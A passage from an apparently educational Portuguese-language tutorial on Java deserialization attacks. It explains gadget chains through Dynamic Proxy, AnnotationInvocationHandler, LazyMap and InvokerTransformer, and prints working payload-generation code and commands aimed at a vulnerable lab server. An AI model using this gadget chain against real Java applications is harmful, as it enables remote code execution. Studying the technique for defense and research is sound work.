Nos casos em que não se possa realizar um teste caixa-branca no código do sistema propriamente dito (a fim de procurar pela *red flag* mencionada)**,** pode-se empregar outros métodos. Apenas para citar opções (mas não pretendendo esgotar o assunto), vale observar:

1) Procurar por objetos serializados nos *headers* (eg. *cookies*) e parâmetros HTTP. Este é um dos caminhos férteis. Geralmente os objetos são compactados e, em seguida, codificados em base64. Não é raro, ainda, observar o uso de criptografia antes da codificação, porém usando uma chave simétrica publicamente conhecida ou possível de ser obtida (eg. via falhas *de Remote Information Disclosure*). O exemplo público mais clássico do uso de criptografia com chave *hardedcode* é o do *Apache Shiro*, que persiste o objeto no *cookie* "*rememberMe*". O seguinte vídeo exibe um exemplo simples e comum, em que o objeto é persistido no parâmetro *ViewState*: https://www.youtube.com/watch?v=VaLSYzEWgVE
2) Analisar as bibliotecas comuns utilizadas (eg. relacionadas aos componentes de *View/Ajax*). Se não for possível encontrar o código, recomenda-se descompilar os *bytecodes* (via o *Java Decompiler* (JD) ou utilizando os recursos da própria IDE, que geralmente faz isso de forma transparente).
3) Enviar documentos XML inválidos para *inputs* da aplicação e analisar a mensagem de erro a fim de determinar se é utilizada a biblioteca *XStream*.
4) Buscar pelos pontos anteriores nos consoles e portas do *Servidor de Aplicação* (eg. *JBoss, WebSphere, WebLogic, etc*). Muitas, inclusive, já são de conhecimento público [33].
5) Criar um laboratório com as tecnologias a serem investigadas, o mais fiel possível ao sistema em análise. Em seguida, inspecionar o tráfego de rede ou utilizar um *java-agent* (eg. *notsoserial*) a fim de identificar possíveis objetos serializados ou chamadas ao *ObjectInputStream.readObject()*.

Entendendo as bases dos gadgets

A seguir apresenta-se um exemplo hipotético que ajudará a compreender como o fluxo de execução pode ser desviado durante a desserialização. Serão demonstrados alguns dos conceitos fundamentais, a exemplo de *Dynamic Proxys* e *InvocationHandlers*. Estes são basilar para um melhor entendimento de demais mecanismos discutidos na próxima subseção – utilizados pelo *payload* que reusa os tipos (*gadgets*) da biblioteca *Apache Commons-Collections*.

Suponha ter identificado uma *input* exposta em determinada aplicação/plataforma, semelhante ao exemplo das Figuras 2 e 3. O próximo passo é descobrir uma *classe* (sugestiva de estar presente no *classpath* da aplicação) que, ao ter um objeto desserializado, possa resultar em um efeito arbitrário (ie. um *gadget* que permita a exploração através da *input*). Esta subseção aborda tal processo de forma didática.

O código na Figura 7 ilustra uma *classe* que implementa a interface *Serializable.* Repare que ela possui um método ***readObject()*** customizado (***magic method***) e aparentemente inofensivo, que tão somente imprime um texto e, em seguida, invoca o método ***entrySet()*** do campo ***map*** – campo este que pode ser controlado por usuários.

```
public class ForgottenClass implements Serializable {
   private Map map;
   private void readObject(java.io.ObjectInputStream in)throws IOException, ClassNotFoundException{
      in.defaultReadObject();
      System.out.println("-----------------------------------------");
      System.out.println("The flow is in ForgottenClass.readObject()");
      map.entrySet(); // (1) map.entrySet invocado! Oportunidade de desvio de fluxo!
   }
   private Object readResolve(){
      System.out.println("-----------------------------------------");
      System.out.println("The flow is in the ForgottenClass.readResolve()");
      return null;
   }
   private void anotherMethod(){
      System.out.println("The flow is in ForgottenClass.anotherMethod()");
   }
}
```

Figure 7 - Classe ForgottenClass com método readObject customizado

A próxima *classe* (Figura 8) implementa a interface *InvocationHandler*, além da *Serializable*. Observe que o ***readObject()*** também apenas imprime uma mensagem. No entanto, há um outro método (***invoke()***, ponto ***2***) contendo um código perigoso – que, caso seja invocado, executa o comando informado no campo "**cmd**".

```
public class SomeInvocationHandler implements InvocationHandler, Serializable {
   private String cmd;
   @Override
   public Object invoke(Object proxy, Method method, Object[] args) // (2) método que se deseja alcançar!
         throws Throwable {
      System.out.println("-----------------------------------------");
      System.out.println("Invoke method reached! This method can do something dangerous!");
      Runtime.getRuntime().exec(cmd);
      return null;
   }
   private void readObject(java.io.ObjectInputStream s)        // magic method
         throws java.io.IOException, ClassNotFoundException {
      s.defaultReadObject();
      System.out.println("-----------------------------------------");
      System.out.println("The flow is in SomeInvocationHandler.readObject()");
   }
}
```

Figure 8 - Classe SomeInvocationHandler com readObject customizado e método Invoke "perigoso"

Sabe-se que é possível serializar um objeto do *SomeInvocationHandler* atribuindo qualquer valor para o campo "**cmd**" (que é utilizado pelo *Runtime.exec()*, dentro do método *invoke()*) e "injetá-lo" através da *input*. No entanto, isso não é suficiente para ter o comando executado. Relembre que, durante a desserialização, o *readObject()* é automaticamente invocado, mas ele não faz qualquer uso deste campo. Para ter sucesso, seria necessário desviar o fluxo de execução para método ***invoke()*** (que **não** é um *magic method*).

Um caminho para conseguir este efeito (desviar o fluxo de execução) está na funcionalidade *Dynamic Proxy* [34] – recurso comumente usufruído para "disparar" *gadget chains*. Através desse mecanismo, pode-se utilizar a primeira classe apresentada (*ForgottenClass,* Figura 7) como "trampolim" para o método *invoke()* da segunda (*SomeInvocationHandler,* Figura 8*)* – e, desta forma, alcançar o *Runtime.exec(cmd)*.

Em linhas gerais, o *Dynamic Proxy* permite interceptar chamadas a métodos de *interfaces* (neste exemplo, ao método *entrySet()* do *Map*, ponto **1** da Figura 7) e "proxyá-las" para um *InvocationHandler* (que implementa o método *invoke(),* como no ponto ***2*** da Figura 8). Para tal, o *Proxy* precisa ser criado implementando a interface "de origem" desejada (no caso, a interface *Map*) e inicializado com o *InvocationHandler* "de destino" (o *SomeInvocationHandler,* que será encapsulado "dentro" do *Proxy)* – isto será apresentado na Figura 9, adiante.

Logo, recapitulando o cenário exposto: sabe-se que há no *classpath* um *InvocationHandler* (*SomeInvocationHandler)* com um método "perigoso" (***invoke()***) – mas que não pode ser "diretamente" alcançado (não é um *magic method*). Ao mesmo tempo, existe outra *classe* (*ForgottenClass*) que contém um *readObject()* customizado, o qual invoca um método em um campo controlado por usuários (o *map.entrySet(),* no ponto **1** – Figura 7). Este campo, além disso, implementa uma interface (*interface Map*).

Embora o *map.entrySet()* pareça não oferecer riscos, o que ocorrerá se uma aplicação tentar desserializar um objeto da *classe ForgottenClass* que, no campo ***map***, contenha um ***Proxy*** "entre" a interface Map e o *SomeInvocationHandler?* Quando o ponto **1** (Figura 7) for executado, a chamada ao método *map.entrySet()* será interceptada pelo *Proxy* e despachada justamente para o método *invoke()* do *SomeInvocationHandler* (que segue "dentro" do *Proxy*) – resultando, assim, na execução do comando. O diagrama a seguir (Figura 9) ajuda a visualizar essa dinâmica.




Figure 9 – Diagrama simplificado do fluxo da desserialização de um objeto ForgottenClass contendo, no campo map, um Proxy entre a interface Map e o SomeInvocationHandler

Desta forma, para explorar este ambiente, é suficiente proceder com os seguintes passos:

1) Criar um objeto do *SomeInvocationHandler* e atribuir um valor ao campo "cmd" (ou seja, o comando que se deseja executar);
2) Criar o Proxy "entre" a Interface *Map* e o *SomeInvocationHandler* do passo 1 (este *Proxy*, ao ter um método acionado, efetuará o desvio para o método ***invoke()*** do *SomeInvocationHandler*, que segue encapsulado dentro do *Proxy*);
3) Criar um objeto *ForgottenClass* e atribuir o *Proxy* do passo 2 ao seu campo "**map**" (relembre que esta *classe* invoca um método do campo *map* no seu *readObject()*, que é automaticamente executado durante a desserialização);
4) Serializar e enviar o objeto *ForgottenClass (*do passo 3), o qual carrega o *Proxy* no campo *"**map**"*.

O código comentado na Figura 10 apresenta uma implementação de *payload* que reusa os "*gadgets*" mencionados. No ponto **1** o objeto é serializado em um arquivo. Em seguida, no ponto **2**, o arquivo é lido e o objeto é desserializado, a fim de simular uma "exploração".

```
public class ExploitGadgetExample1{
  public static void main(String[] args)
      throws NoSuchFieldException, IllegalArgumentException, IllegalAccessException,
      IOException, ClassNotFoundException {
    // Instancia um SomeInvocationHandler
    InvocationHandler handler = new SomeInvocationHandler();
    // Atribui um valor ao campo "cmd" da instância do SomeInvocationHandler
    Field fieldHandler = handler.getClass().getDeclaredField("cmd");
    fieldHandler.setAccessible(true);
    fieldHandler.set(handler, "touch /tmp/h2hc_2017");
    // interface Map
    Class[] interfaceMap = new Class[] {java.util.Map.class};
    // Cria Proxy "entre" interfaceMap e o SomeInvocationHandler
    Map proxyMap = (Map) Proxy.newProxyInstance(null, interfaceMap, handler);
    // Instancia ForgottenClass (que será serializado)
    ForgottenClass gadget = new ForgottenClass();
    // Adiciona o Proxy no campo "map" do ForgottenClass
    Field field = gadget.getClass().getDeclaredField("map");
    field.setAccessible(true);
    field.set(gadget, proxyMap); // <-- coloca o proxy no campo "map"
    // Serializa objeto do ForgottenClass e salva no disco
    System.out.println("Serializing ForgottenClass");
    FileOutputStream fos = new FileOutputStream("/tmp/object.ser");
    ObjectOutputStream oos = new ObjectOutputStream(fos);
    oos.writeObject(gadget); //(1) Serialização do objeto no arquivo /tmp/object.ser
    oos.flush();
    // Desserializa objeto a partir do arquivo
    System.out.println("Deserializing ForgottenClass");
    FileInputStream fis = new FileInputStream("/tmp/object.ser");
    ObjectInputStream ois = new ObjectInputStream(fis);
    ois.readObject(); //(2) Desserialização. Aqui o comando será executado!
  } //end main
}
```

Figure 10 - Exemplo que reusa os gadgets ForgottenClass e SomeInvocationHandler para executar um comando durante a desserialização

O resultado da execução é exibido na Figura 11. Repare que durante a desserialização (após o *ObjectInputStream.readObject())* o fluxo é, de fato, desviado para o método *invoke()* do *InvocationHandler* e, consequentemente, o comando executado (touch /tmp/h2hc_2017)

```
Terminal
John:JavaDeserH2HC joaomatosf$ ls -all /tmp/h2hc_2017
ls: /tmp/h2hc_2017: No such file or directory
John:JavaDeserH2HC joaomatosf$ javac ExploitGadgetExample1.java
John:JavaDeserH2HC joaomatosf$ java ExploitGadgetExample1
Serializing ForgottenClass
Deserializing ForgottenClass
-------------------------------------------
The flow is in SomeInvocationHandler.readObject()
-------------------------------------------
The flow is in ForgottenClass.readObject()
-------------------------------------------
Invoke method reached! This method can do something dangerous!
-------------------------------------------
The flow is in the ForgottenClass.readResolve()
John:JavaDeserH2HC joaomatosf$ ls -all /tmp/h2hc_2017
-rw-r--r--  1 joaomatosf  wheel  0 Sep 16 13:22 /tmp/h2hc_2017
John:JavaDeserH2HC joaomatosf$
```

Figure 11 - Resultado da execução do código que gera um payload para reusar os gadgets do exemplo e procede com a sua desserialização a fim de simular uma exploração

Dica: Teste também o objeto gerado neste exemplo (/tmp/object.ser) contra a aplicação web do *Lab*:
$ javac VulnerableHTTPServer.java -XDignore.symbol.file
$ java VulnerableHTTPServer
// em outro terminal
$ rm /tmp/h2hc_2017
$ curl 127.0.0.1:8000--data-binary @/tmp/object.ser
$ ls--all /tmp/h2hc_2017

Aprofundando com os *gadgets* da *commons-collections*

Conquanto o exemplo anterior aparente um tanto artificial, o seu gatilho inicial (*trigger gadget*) é o mesmo desfrutado pelas primeiras versões do *gadget chain* que reusa os tipos da *Apache Commons-Collections*[2]: há um *InvocationHandler* nativo no *JRE* (*AnnotationInvocationHandler* – **AIH**, velho conhecido de *Wouter Coekaerts* [35]) que invoca um método de um campo (***map***.*entrySet()*) a partir do seu *readObject()* "customizado". Desse modo, já se tem o necessário para desviar o fluxo de execução para o método *invoke()* de *classes* que implementem a interface *InvocationHandler*, incluindo o próprio *AnnotationInvocationHandler* – **AIH** (usando um *Proxy* semelhante ao do exemplo anterior).

A despeito do método *invoke()* do AIH não possuir uma chamada ao *Runtime.exec(cmd)* (como no exemplo), existe outro ponto de interesse. Entre as ações executadas no escopo do método *invoke()*, ocorre uma tentativa de recuperar um valor de um *Map* (***memberValues***.*get()* – ponto **6** na Figura 12) usando uma chave minimamente controlável. Este será, portanto, o segundo "trampolim" desfrutado para manipular o comportamento da aplicação, conforme visto em detalhes mais adiante.

A Figura 12 exibe, respectivamente, o ***construtor*** e os métodos ***readObject()*** e ***Invoke()*** da *classe AnnotationInvocationHandler* (AIH) (os três escopos que serão usufruídos). De forma semelhante ao que foi previamente demonstrado, a ideia geral é criar um *Proxy* "entre" a interface *Map* e um *AnnotationInvocationHandler* (que será chamado de *AIH interno*, por ser encapsulado dentro do *Proxy*). Posteriormente, o *Proxy* pode ser atribuído ao campo ***memberValues*** de um segundo AIH, o qual será intitulado *"AIH externo"* (isso é feito via construtor, exibido no ponto **1**). Assim, durante a desserialização deste segundo AIH (*AIH externo*), o *magic method readObject()* invocará o método

2 A *Apache Commons-collections* é uma biblioteca quase onipresente no *classpath* de aplicações e plataformas Java e que possui *gadgets* que podem levar a execução remota de código.

entrySet() do *Proxy* (ponto **3** na Figura 12), o que desviará o fluxo de execução para o método *invoke()* do *AIH interno*. Com isto, no ponto **6** da Figura 12 o campo ***memberValues*** do *AIH interno* terá o método ***get****("chave-controlável")* invocado – alcançando o segundo gatilho desejado.

```
// Construtor do AnnotationInvocationHandler
AnnotationInvocationHandler(Class<? extends Annotation> type, Map<String, Object> memberValues) {

  ...
  this.memberValues = memberValues; //(1) campo "memberValues" inicializado via constructor.
            // Esse campo irá conter o Proxy no AIH externo e o LazyMap no AIH interno
```

```
// Método readObject() do AnnotationInvocationHandler
private void readObject(java.io.ObjectInputStream s) //(2) invocado automaticamente durante desserialização

  ...
  for (Map.Entry<String, Object> memberValue : memberValues.entrySet()) {//(3) entrySet invocado no Proxy,
                                        // isso desviará o fluxo de execução
                                        // para o método invoke()
                                        // do AIH interno
```

```
// Métod invoke() do AnnotationInvocationHandler
public Object invoke(Object proxy, Method method, Object[] args) { //(4) invoke do AIH interno
                                        // alcançado após passo (3)
  String member = method.getName();//(5) variável member vai "receber" a String "entrySet"

  ...
  // Handle annotation member accessors
  Object result = memberValues.get(member); //(6) método get é invocado no LazyMap do AIH interno
            // o valor da variável member é usado como chave ("entrySet")
            // Visto que essa chave não existe, o LazyMap "dispara" a Chained

            // Transform e, assim, o comando será executado!
```

Figure 12 - Trechos do contrutor, readObject e Invoke da classe AnnotationInvocationHandler que serão reusados (*fonte: http://hg.openjdk.java.net/jdk8u/jdk8u-dev/jdk/file/41ab7149fea2/src/share/classes/sun/reflect/annotation/AnnotationInvocationHandler.java*)

A forma como o *memberValues.entrySet()* (no *readObject(),* ponto **3**) desvia o fluxo do *AIH externo* para o método *invoke()* do *AIH interno* já foi abordada na subseção anterior (usando um *Proxy* entre a interface *Map* e o *AIH interno*). Antes de entender como o *memberValues.get(member)* (ponto **6**) pode acionar um segundo "gatilho", é pertinente discorrer algo sobre o método *invoke()* (presente em toda *classe* que implementa a *InvocationHandler)*. Não raro este método está associado com a capacidade de *Reflexão* do *Java*: uma funcionalidade que permite modificar o comportamento da aplicação em tempo de execução (ou seja, executar código que não estava definido em tempo de compilação) – logo, é outro escopo importante a ser observado durante analises de código.

Quando um *Proxy* é "acionado" (tem algum método invocado) e despacha a chamada para o respectivo *InvocationHandler* (por ele encapsulado), o método *invoke()* recebe os valores dos seus três parâmetros (***proxy***, ***method***, *e* ***args***) "automaticamente", fornecidos de acordo com a "origem" que o "acionou" (neste caso, a origem *memberValues.entrySet(),* que desviou o fluxo no ponto 3 da Figura 12). Desse modo, os valores dos parâmetros no *invoke()* do *AIH interno* (que segue "dentro" do *Proxy*) após o desvio ocorrer no *readObject()* do *AIH externo,* serão:

proxy: o objeto que foi usado "como gatilho" para o método *invoke()*. Neste exemplo, o *Proxy* (tipo *com.sun.proxy.$Proxy1*) que foi atribuído ao campo *memberValues* do *AIH externo*.

method: o método usado "como gatilho" para o *invoke()*. Ou seja, o método "*entrySet()*", que é invocado no *Proxy* via o *readObject()* do *AIH externo,* no ponto **3**.

args: os argumentos passados para o método usado com gatilho (o *memberValues.entrySet()*).

Neste caso, o *array args* será *null,* visto não serem fornecidos argumentos para o *entrySet()*.

Vê-se, portanto, que o valor recebido no parâmetro "***method***" do *invoke()* (um objeto do método "*entrySet()*") é utilizado para definir o conteúdo da variável ***member***, no ponto **5** – o qual conterá uma *String* com o valor *"entrySet"*. Adiante, no ponto **6**, esta variável é usada como chave para recuperar um item do *Map* ***memberValues*** (um campo do *AIH interno*) – isto é, *memberValues.get("**entrySet**")*, que é uma **chave inexistente**. Este é o cenário ideal para "armar" o campo ***memberValues*** do *AIH interno* com mais um recurso útil presente na *commons-collections*: um *Map* "decorado" com um *LazyMap* [36] (*decorator*).

Sucintamente, um *LazyMap* permite "decorar" um *Map* munindo-o com a capacidade de criar objetos sob demanda (em tempo de execução). Isto se dá com base em uma *factory*, a qual é acionada sempre que uma chave inexistente for acessada no *Map* por ele decorado (exatamente o que ocorre no ponto **6** do *invoke()*). O novo objeto é criado pela *factory* e, então, adicionado ao *map*. Esta *factory,* por conseguinte, é onde entra o cerne da exploração: a cadeia (*ChainedTransformer*) de *classes InvokerTransformer* [37].

Dica: vale ressaltar que o *LazyMap* não é o único *decorator* disponível para realizar essa exploração. Uma alternativa é o ***TransformedMap***: que "dispara" a *factory* quando ocorrem mudanças no *map* por ele decorado (eg. via *map.put()* ou *map.setValue()*). Além disso, há outros caminhos que não dependem da *AnnotationInvocationHandler* como *trigger*, a exemplo de algumas opções propostas por Matthias Kaiser [38] [39] (eg. usando um *HashSet* com *TiedMapEntry*). Estas últimas são úteis quando a versão do *JRE* no sistema testado é **>= 8u72** (a partir da qual a *AnnotationInvocationHandler* foi "*hardenizada"* [40]*)* e serão utilizadas no estudo de caso da CVE-2017-12149.

Antes de abordar o comportamento do *gadget InvokerTransformer*, é importante consolidar o entendimento geral do *payload* explicado até este ponto. A Figura 13, portanto, ilustra graficamente o resultado final desejado: o *AIH externo*, carregando um *Proxy* no campo *memberValues*. O *Proxy,* por sua vez, encapsula outro AIH (*AIH interno*), o qual contém um *LazyMap* no seu campo *memberValues*. Por fim, o *LazyMap* carrega a cadeia de *Transformers* como *factory*.




Figure 13 - Ilustração gráfica do payload final que reusa a AnnotationInvocationHandler como trigger gadget para acionar a factory do LazyMap

O ponto 1 da Figura 13 representa o código no *readObject()* do *AIH externo* que provoca o desvio para o *invoke()* do *AIH interno*. Por seu lado, no ponto 2 o método *invoke()* do *AIH interno* invoca o método *get()* do *LazyMap* (posto no campo *memberValues*) usando uma chave inexistente. A implementação do método *get*() do *LazyMap*, ilustrada no ponto 3, aciona o gatilho final que permite executar métodos arbitrários: o método *transform()* da cadeia (*ChainedTransform*) de *Transformers* [41] encapsulada como *factory* "dentro" do *LazyMap*.

Entre os objetos *Transformers* que podem incluídos "dentro" do *LazyMap*, consta a flexível *InvokerTransformer*, provida pela *commons-collections* com o propósito de realizar "transformações" em objetos. Sua documentação [37] prontamente revela o que a torna "especial" neste contexto: *"Transforms the input to result **by invoking a method** on the input."*. Isto é, a *InvokerTransformer* permite transformar objetos em uma *collection* (um *Map*, por exemplo) através da invocação a métodos definidos em tempo de execução (potencialmente controláveis por um atacante). Por exemplo, ao criar um objeto *InvokerTransformer*, é suficiente atribuir (via construtor) o nome de algum método arbitrário, bem como sua lista de parâmetros e os respectivos tipos. Quando a "transformação" for acionada (neste cenário, nos pontos 2 e 3 da Figura 13, pelo *memberValues.get(member)* no *LazyMap* que usa a *InvokerTransformer* como *factory*), tal método será invocado via *Reflection*. Não obstante, as implementações da *Transformer* também são serializáveis – atendendo, desta forma, à condição 2.

A Figura 14 exibe o construtor e o método *transform()* da *InvokerTransformer* – no qual fica clara a invocação, via *Reflexão*, do método definido via construtor (ou seja, via dados).

```
// Construtor da InvokerTransformer
public InvokerTransformer(String methodName, Class[] paramTypes, Object[] args) { //(1) construtor
    super();
    iMethodName = methodName; //(2) parâmetro que indica o método a ser invocado via Reflexão
    iParamTypes = paramTypes; //(3) tipos dos parâmetros do método a ser invocado
    iArgs = args; //(4) argumentos para o método a ser invocado
}
// Método transform (que pode ser acionado pelo LazyMap e, assim, invocar métodos
arbitrários via Reflexão)
public Object transform(Object input) { //(5) método invocado para "transformar" os objetos
...
    Class cls = input.getClass();//(6) obtém classe que implementa método a ser invocado
    Method method = cls.getMethod(iMethodName, iParamTypes); //(7) obtém método a ser invocado
    return method.invoke(input, iArgs); //(8) invoca o método via reflexão (BUM)!
...
```

Figure 14 - Construtor e método transform da InvokerTransformer

Adicionalmente, pode-se criar um *array* de *InvokerTransformer's* a serem executados em cadeia (via *ChainedTransformer*), de forma que o resultado (*retorno*) de um método seja usado como entrada para o próximo – viabilizando, assim, construções mais elaboradas, a exemplo das desenvolvidas em [42]. Como resultado deste cenário, pode-se forçar a analogia de que a *commons-collections* está para a JVM no *Property-Oriented Programming* (POP) assim como a *libc* está para o *Return-Oriented Programming* (ROP) – provendo ao atacante uma linguagem *Turing* completa.

Observe o seguinte trecho de código comentado (Figura 15), no qual os conceitos apresentados são utilizados em conjunto (*Transformers* e *LazyMap*). Inicialmente cria-se um *array* com objetos *transformers* que, ao serem encadeados, resultam na seguinte construção (que executa código no sistema operacional):

```
((Runtime)Runtime.class.getMethod("getRuntime", new Class[0]).invoke(null, new Object[0])).
exec("touch /tmp/h2hc_example1");
```

```
public static void main(String[] args)
    throws ClassNotFoundException, NoSuchMethodException, InstantiationException,
    IllegalAccessException, IllegalArgumentException, InvocationTargetException {
  String cmd[] = {"/bin/bash","-c", args[0]}; // Comando a ser executado
  Transformer[] transformers = new Transformer[] {
    //(1) retorna class Runtime.class
    new ConstantTransformer(Runtime.class),
    //(2) 1o. InvokerTransformer, resultado: getMethod("getRuntime", new Class[0])
    new InvokerTransformer(
      "getMethod",                    // invoca método getMethod
      ( new Class[] {String.class, Class[].class } ),// tipos dos parâmetros: (String, Class[])
      ( new Object[] {"getRuntime", new Class[0] } ) // argumentos: ("getRuntime", new Class[0])
    ),
    //(3) 2o. InvokerTransformer, resultado: invoke(null, new Object[0])
    new InvokerTransformer(
      "invoke",                       // invoca método: invoke
      (new Class[] {Object.class, Object[].class }),// tipos dos parâmetros: (Object, Object[])
      (new Object[] {null, new Object[0] })       // argumentos: (null, new Object[0])
    ),
    //(4) 3o. InvokerTransformer, resultado: exec(cmd[])
    new InvokerTransformer(
      "exec",                 // invoca método: exec
      new Class[] { String[].class },  // tipos dos parâmetros: (String[])
      new Object[]{ cmd } )         // argumentos: (cmd[])
  };
  //(5) Cria o objeto ChainedTransformer com o array de Transformers:
  Transformer transformerChain = new ChainedTransformer(transformers);
  //(6) Cria o map
  Map map = new HashMap();
  //(7) Decora o map com o LazyMap e a cadeia de transformações
  Map lazyMap = LazyMap.decorate(map,transformerChain);
  lazyMap.get("h2hc"); //(8) Tenta recuperar uma chave inexistente no map (BOOM)!
}
```

Figure 15 – ChainedTransform que é "disparada automaticamente" e executa um comando quando uma chave inexistente é acessada em um LazyMap

O *array transformers* é adicionado ao *ChainedTransformer* (ponto **5**, Figura 15) e, em seguida, usado como *factory* de um *LazyMap (*que retorna o *Map* decorado para a variável *lazyMap*, no ponto **7**). Por fim, o ponto **8** tenta obter um valor do *lazyMap* usando uma chave inexistente: o que, de acordo com a explicação anterior, irá "acionar" a *factory* (o método *get()* do *LazyMap* invoca o método *transform()* da *ChainedTransfomer*) – resultando, assim, na execução do comando. Note, ainda, o destaque em verde (*String[].class*), que é um simples *fix* com relação à versão de Frohoff [29], a fim de permitir a execução de comandos mais complexos (eg. contendo *pipes* e redirecionamento).

Reproduzindo:

```
$ git clone https://github.com/joaomatosf/JavaDeserH2HC.git
$ cd JavaDeserH2HC
$ javac -cp .:commons-collections-3.2.1.jar ExampleTransformersWithLazyMap.java
$ rm /tmp/h2hc_lazymap
$ java -cp .:commons-collections-3.2.1.jar ExampleTransformersWithLazyMap
$ ls-all /tmp/h2hc_lazymap
```

Ao complementar este exemplo com o *Proxy* estudado anteriormente, obtém-se o *payload* final que "dispara automaticamente" a cadeia de *transformers* durante a desserialização do *AIH externo* (previamente ilustrado na Figura 13). A saber, seguem os passos adicionais necessários:

1) Criar um objeto *AnnotationInvocationHandler* (que será o *AIH interno*) contendo, no campo *memberValues*, o *lazyMap* instanciado no ponto **7** da Figura 15 (o qual, relembre, executa a *ChainedTransformer* quando uma chave inexistente é "consultada");

2) Criar um *Proxy* entre a interface *Map* e o *AIH interno* definido no passo anterior (este *Proxy*, ao ter um método invocado, desviará o fluxo para o método ***invoke()*** do *AIH interno*, o qual aciona o *LazyMap*);

3) instanciar um novo *AnnotationInvocationHandler* (*AIH externo*) e atribuir o *Proxy* ao seu campo *memberValues*. Este, portanto, pode ser serializado e utilizado como *payload.*

Desta forma, durante a desserialização do *AIH externo*, seu método *readObject()* deverá acionar o *Proxy* na chamada *memberValues.entrySet()* (relembrando, ponto **3** da Figura **12** e ponto **1** da Figura **13**). Isto desviará o fluxo de execução para o *invoke()* do *AIH interno* (que segue "dentro" do *Proxy*), o qual dispara o gatilho na chamada *memberValues.get("entrySet")* (ponto **6** da Figura **12** e ponto **2** Figura **13**) – fazendo com que o *LazyMap* execute a cadeia de *Transformers (*usada como *factory)*.

Talvez possa parecer um pouco confuso em uma primeira leitura, porém o código a seguir (Figura 16) revela que são necessárias poucas linhas adicionais com relação ao exemplo da Figura 15. Os três passos descritos anteriormente estão destacados no código.

```
// Cria o objeto ChainedTransformer com o array de Transformers:
Transformer transformerChain = new ChainedTransformer(transformers);
// Cria o map
Map map = new HashMap();
// Decora o map com o LazyMap e a cadeia de transformações
Map lazyMap = LazyMap.decorate(map,transformerChain);
//(1) cria AIH interno (via Reflexão) e atribui o lazyMap ao campo memberValues via construtor
Class cl = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
Constructor ctor = cl.getDeclaredConstructor(Class.class, Map.class);
ctor.setAccessible(true);
InvocationHandler handlerLazyMap = (InvocationHandler) ctor.newInstance(Retention.class, lazyMap);
// cria a interface map
Class[] interfaces = new Class[] {java.util.Map.class};
//(2) cria o Proxy "entre" a interface map e o AIH interno (que contém o LazyMap)
Map proxyMap = (Map) Proxy.newProxyInstance(null, interfaces, handlerLazyMap);
//(3) instancia o AIH Externo e atribui o Proxy ao campo memberValues
// Relembre que o Proxy "interliga" a interface Map e o AIH interno (contendo LazyMap)
InvocationHandler handlerProxy = (InvocationHandler) ctor.newInstance(Retention.class, proxyMap);
// Serializa o AIH Externo e salva em arquivo
System.out.println("Saving serialized object in ExampleCommonsCollections1.ser");
FileOutputStream fos = new FileOutputStream("ExampleCommonsCollections1.ser");
ObjectOutputStream oos = new ObjectOutputStream(fos);
oos.writeObject(handlerProxy);
oos.flush();
```

Figure 16 – Adição dos AIH Interno e Externo, que conterão o LazyMap e Proxy, respectivamente, para gerar o payload final que aciona a factory do LazyMap durante a desserialização do AIH Externo

A seguinte sequência de comandos (Figura 17) pode ser utilizada para compilar o código final e gerar o *objeto* serializado – que pode ser injetado em *inputs* que realizem desserialização.




Figure 17 - Compilando e gerando o payload que reusa os gadgets da commons-collections

A Figura 18 demonstra como executar a aplicação de testes vulnerável (que realiza desserialização nativa de dados recebidos dos usuários) e explorá-la com o *payload* gerado. Repare que o parâmetro *-cp é utilizado para especificar o classpath* da aplicação – neste caso, foi incluída a *lib commons-collections-3.2.1.jar.*




Figure 18 – Compilando, executando e explorando a aplicação de testes

OBS: É importante notar, novamente, que esta versão (que reusa a *AnnotationInvocationHandler* como *trigger gadget*) deverá funcionar corretamente em sistemas operando com o **JRE < 8u72** e contendo a biblioteca "vulnerável" *commons-collections* no *classhpath*. Caso seja recebida uma ***IncompleteAnnotationException***, pode-se adaptá-lo para reusar um *HashSet* com *TiedMapEntry*, conforme implementação em [38] e o exemplo que será demonstrado no estudo de caso da CVE-2017-12149.

Estudo de casos

As próximas subseções exemplificam como pôr o conhecimento em prática através da exploração de duas CVEs. Estas foram selecionadas por serem de fácil entendimento – portanto, didáticas. A primeira afeta o *JBoss* AS nas versões <= 4.X, enquanto a segunda acomete as versões <= 6.X (e foi publicada especialmente para ser usada neste exemplo).

CVE-2017-7504

